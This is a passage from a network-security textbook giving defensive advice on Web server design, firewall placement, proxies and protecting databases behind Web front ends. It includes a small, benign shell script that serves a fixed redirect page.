It is possible to achieve large improvements in Web server security if you are willing to sacrifice some functionality. When designing a server, ask yourself if you really need dynamic content or CGI. A guest book might be something fun to provide, but if that is the only thing on the server requiring CGI, it might be worth doing away with that feature. A read-only Web server is much easier to secure than one on which client actions require modifications to the server or a back-end database. If security is important (it usually is), see if it is possible to provide a read-only file system. A Web server that saves state, is writeable, or requires executables is going to be more difficult to secure.

4.3.4 Choice of Server

Surely factors other than security come into play when deciding which server to run. From a security perspective, there is no perfect choice. At this writing, Microsoft's IIS is a dubious choice; there have been too many incidents, and the software is too unreliable. Even the Gartner Group has come out with a recommendation that strongly discourages running this software,[1] given the experience of the Code Red and Nimda worms. Many choose Apache. It's a decent choice; the problem with Apache is seemingly limitless configuration options and modules that can be included, and it requires real expertise and vigilance to secure the collection. Furthermore, Apache itself has not had a flawless security record, though it's far better than IIS.

Another option, under certain circumstances, is to write your own server. The simplest server we know was written by Tom Limoncelli, and is shown in Figure 4.2.

It is a read-only server that doesn't even check the user's request. A more functional read-only Web server is actually a very simple thing; it can be built with relatively little code and complexity, and run in a *chroot*ed environment. (Note: There are subtle differences in various shells about exactly what will be logged, but we don't know of any way that these differences can be used to penetrate the machine. Be careful processing the log, however.) Several exist (e.g., *micro_httpd*[2]), and are a much better choice for simple Web service. For a read-only server, you can spawn server processes out of *inetd* for each request, and thus have a new copy of the server environment each time. (See Section 8.6 for an example.) There is really nothing an attacker

1. "Nimda Worm Shows You Can't Always Patch Fast Enough," 19 September 2001, `http://www4.gartner.com/DisplayDocument?doc_cd=101034`

2. `http://www.acme.com/software/micro_httpd/`

```
#!/bin/sh
# A very tiny HTTP server

PATH=/bin;    export PATH

read line
echo "`date -u` $line" >>/var/log/fakehttp

cat <<HERE
HTTP/1.0 200 OK
Server: Re-script/1.15
Date: Friday, 01-Jan-99 00:00:00 GMT
Last-modified: Friday, 01-Jan-99 00:00:00 GMT
Content-type: text/html

<HTTP>
<HEAD><META HTTP-EQUIV=Refresh
CONTENT=0;URL=http://gue.org/~jpflathead/>
</HEAD>
<BODY>If you aren't transferred soon click
<a href="http://gue.org/~jpflathead/">here</a> to continue.
</BODY></HTML>
HERE

exit 0
```

Figure 4.2: Tom Limoncelli's tiny Web server. It directs Web queries from the local, high-security host to another URL. This could easily provide a fixed Web page as well. This server pays no attention to the user's input, other than logging it, which is optional. A buffer overflow in the shell's *read* command could compromise the current instantiation of this service. This could also be jailed, but we didn't bother.




Figure 4.3: A Web server on the inside of a firewall.

could do to affect future requests. While this might limit throughput to perhaps 20 requests per second, it could work well for a low-volume server.

Some people are horrified by the suggestion of writing a custom server. If people have trouble writing secure Perl scripts, how are they going to get this right, particularly for servers that deliver active content? As usual, this is a judgment call. The common Web servers are well-supported and frequently audited. Their flaws are also well-publicized and exploited when found. A small Web server is not difficult to write, and avoids the monoculture of popular targets. It is harder when encryption is needed—*OpenSSL* is large and has had security bugs. And programming is hard. This is one of many judgment calls where experts can disagree.

4.4 Web Servers vs. Firewalls

Suppose you have a Web server and a firewall. How should they be arranged? The answer to that question isn't nearly as simple as it appears.

The first obvious thought is to put the Web server inside the firewall, with a hole punched through to allow outside access (see Figure 4.3). This is similar to some mail or netnews gateways This protects most of the server from attack. Unfortunately, as we have noted, the Web protocols themselves are a very serious weak point. If the Web server itself is penetrated, the entire inside network is open to attack.

The next reaction, of course, is to put the Web server on the outside (see Figure 4.4). That may work if the machine is otherwise armored from attack. Web servers are not general-purpose machines; all of the (other) dangerous services can be turned off, much as they are on firewall machines. That will suffice if you have a secure method of updating the content on the server. If you do not, and must rely on protocols such as *rlogin* and NFS, the best solution is to sandwich the Web server in between *two* firewalls (Figure 4.5). In other words, the net the server is on—the DMZ net—needs more than the customary amount of protection.

For some types of firewalls, Web browsers need special attention, too. If you are using a dynamic or conventional packet filter, there is no problem unless you are trying to do content filtering; it is easy enough to configure the firewall to pass the packets untouched.




Figure 4.4: A Web server on the outside of a firewall.

If you are using an application gateway, or if you are using a circuit relay other than *socks* (some Web browsers are capable of speaking to *socks* servers), life is a bit more complex. The best solution is to require the use of a *Web proxy*, a special program that will relay Web requests. Next, either configure the firewall to let the proxy speak directly to the world, or modify the source code to one of the free proxy servers to speak to your firewall. Most proxy servers will also cache pages; this can be a big help if many of your users connect to the same sites, including such work-related content as DILBERT.COM, SLASHDOT.ORG, and ESPN.COM.

Web proxies also provide a central point for filtering out evil content. Depending on your security policies, this may mean excluding Java or blocking access to PLAYCRITTER.COM (or, for that matter, to the Dilbert page). But the myriad ways in which data can be encoded or fetched make this rather more difficult than it would seem [Martin *et al.*, 1997].

A word of warning, though: Because of the way HTTP works, there are *a lot* of Web connections. Firewalls and proxies must be geared to handle this; traditional strategies, such as forking a separate process for each HTTP session, do not work very well on heavily loaded Web proxies.




Figure 4.5: A Web server with firewalls on either side.

4.5 The Web and Databases

An increasingly common use for Web servers is to use them as front ends for databases of one sort or another. The reason is simple: Virtually every user and every platform has a high-quality browser available. Furthermore, writing HTML and the companion CGI scripts is probably easier than doing native-mode programming for X11—and certainly easier than doing it for X11, Windows 98, Windows XP, and so on, *ad nauseum*.

As an implementation approach, this is attractive. But if Web servers are as vulnerable and fragile as we claim, it may be a risky strategy. Given that the most valuable resource is generally the database itself, our goal is to protect it, even if the Web server is compromised. We do this by putting the database engine on a separate machine, with a firewall between it and the Web server. Only a very narrow channel connects the two.

The nature of this channel is critically important. If it is possible for the Web server to iterate through the database, or to generate modification requests for every record in it, the separation does little more than enrich some hardware vendors.

The trick is to restrict the capabilities of the language spoken between the Web server and the database. (We use *Newspeak* [Orwell, 1949] as our inspiration.) Don't ship SQL to the database server; have the Web server generate easy-to-parse, fixed-format messages (with explicit lengths on all strings), and have some proxy process on the database machine generate the actual SQL. Furthermore, this proxy should use stored procedures, to help avoid macro substitution attacks. In short, never mind "trust, but verify"; *don't* trust, do verify, *and* use extra layers of protection at all points.

A good strategy is to ensure that authentication is done from the end-user to the database. That way, a compromised Web server can't damage records pertaining to users whose accounts aren't active during the period of compromise.

The configuration of high-capacity Web servers offering access to vital corporate databases is difficult, important, and beyond the scope of this book. If you are building one of these, we suggest that you consult with experts who have experience with such monster sites.

4.6 Parting Thoughts

This chapter just scratches the surface of Web security, and barely touches on privacy issues. It's possible to write an entire book on the topic—indeed, one of us (Avi) has already done just that [Rubin *et al.*, 1997]. It's rarely feasible to set up general-purpose sites without any Web activity (even "heads-down" sites may need Web browsers to configure network elements). When riding a tiger, grab onto its ears and hang on tightly; when using the Web, log everything, check everything, and deploy as many layers of nominally redundant defenses as possible. Don't be surprised if some of the defenses fail, and plan for how you can detect and recover from errors (i.e., security penetrations) at any layer.